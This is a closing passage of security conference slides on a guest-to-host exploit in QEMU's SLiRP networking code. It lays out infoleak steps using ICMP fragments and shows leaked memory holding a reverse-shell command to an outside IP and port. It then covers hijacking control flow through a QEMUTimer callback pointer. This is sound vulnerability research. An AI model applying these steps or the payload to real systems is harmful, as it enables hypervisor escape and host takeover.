      q = (struct ipasfrag *) q->ipf_next;
      m_cat(m, t);
  }
```


Infoleak

1. Overflow the low bits of *m_data*, write a fake ICMP header.




Infoleak

2. Send an ICMP request with MF=1.



Infoleak

3. Overflow the ICMP *mbuf.m_data* low bits.
4. Send ICMP request with MF=0.



Infoleak

5. Receive gifts from host.

```
leak:338(): recv count 1
leak:354(): 0.068 ms (846 bytes received)
ping recv:
  0000  52 54 00 12 34 56 52 55 0a 00 02 02 08 00 45 00  RT..4VRU......E.
  0010  00 1c 40 34 00 00 ff 01 63 9c 0a 00 02 02 0a 00  ..@4....c.......
  0020  02 0f 00 00 fc 17 03 e8 00 00 2f 62 69 6e 2f 62  ........../bin/b
  0030  61 73 68 20 2d 63 20 27 62 61 73 68 20 2d 69 20  ash -c 'bash -i
  0040  3e 26 20 2f 64 65 76 2f 74 63 70 2f 36 30 2e 32  >& /dev/tcp/60.2
  0050  30 35 2e 32 30 32 2e 31 37 36 2f 33 31 33 33 37  05.202.176/31337
  0060  20 30 3e 26 31 27 00 00 00 00 00 00 00 00 00 00   0>&1'..........
  0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0080  45 01 00 00 00 00 00 00 86 4c f9 ee 58 55 00 00  E........L..XU..
  0090  60 71 04 24 0e 7f 00 00 00 00 00 00 00 00 00 00  `q.$............
  00a0  c0 1c 03 24 0e 7f 00 00 00 00 00 00 00 00 00 00  ...$............
  00b0  30 ac 3b f1 58 55 00 00 00 00 00 00 00 00 00 00  0.;.XU..........
  00c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  00d0  e0 0e 00 24 0e 7f 00 00 00 00 00 00 00 00 00 00  ...$............
  00e0  00 f0 6f 29 0e 7f 00 00 00 10 10 00 00 00 00 00  ..o)............
  00f0  f0 ff 7f 29 0e 7f 00 00 18 ac 11 71 b1 2f 5b 31  ...).......q./[1
  0100  c0 42 10 33 0e 7f 00 00 00 00 00 00 00 00 00 00  .B.3............
  0110  00 a9 4a f1 58 55 00 00 10 43 41 83 fd 7f 00 00  ..J.XU...CA.....
  0120  18 ac 51 72 b1 2f 5b 31 18 ac 13 8c 5f a3 f6 65  ..Qr./[1...._..e
  0130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

PC control

- Many failed tries 😤
  - GOT table is not writable. qemu-system has all modern protections.
  - Function pointers in heap, unstable and hard to trigger
  - No interesting structures in SLiRP
  - There do exist interesting structures in other modules. However, they’re in different heaps :(
  - …

PC control

- When time expires,
  ***cb(opaque)* will be executed**
- On bss
- Oops!

```
// include/qemu/timer.h
struct QEMUTimer {
    int64_t expire_time;        /* in nanoseconds */
    QEMUTimerList *timer_list;
    QEMUTimerCB *cb;  // function pointer
    void *opaque;     // first argument
    QEMUTimer *next;
    int attributes;
    int scale;
};
```

```
gdb-peda$ p *main_loop_tlg.tl[0]->active_timers
$7 = {
  expire_time = 0x184cefdfc240,
  timer_list = 0x55e5132d3840,
  cb = 0x55e510f9c149 <gui_update>,
  opaque = 0x55e5143ffde0,
  next = 0x55e5143ffe10,
  attributes = 0x0,
  scale = 0xf4240
}
```

QEMU DEMO

Conclusions

Conclusions

- Virtualization Software is not really that strange target. You just need to find the right bugs.
- It‘s easier than many popular targets
- It lacks often of sandbox
- In many cases it’s even worst, for example in VirtualBox from the host ring3 you can get ring0 privileges.
- SLiRP is a fruitful target in both QEMU and VirtualBox
- You can learn a lot from other hypervisors and transfer your knowledge.

QUESTIONS? THANK YOU


THANKS
TENCENT SECURITY CONFERENCE 2019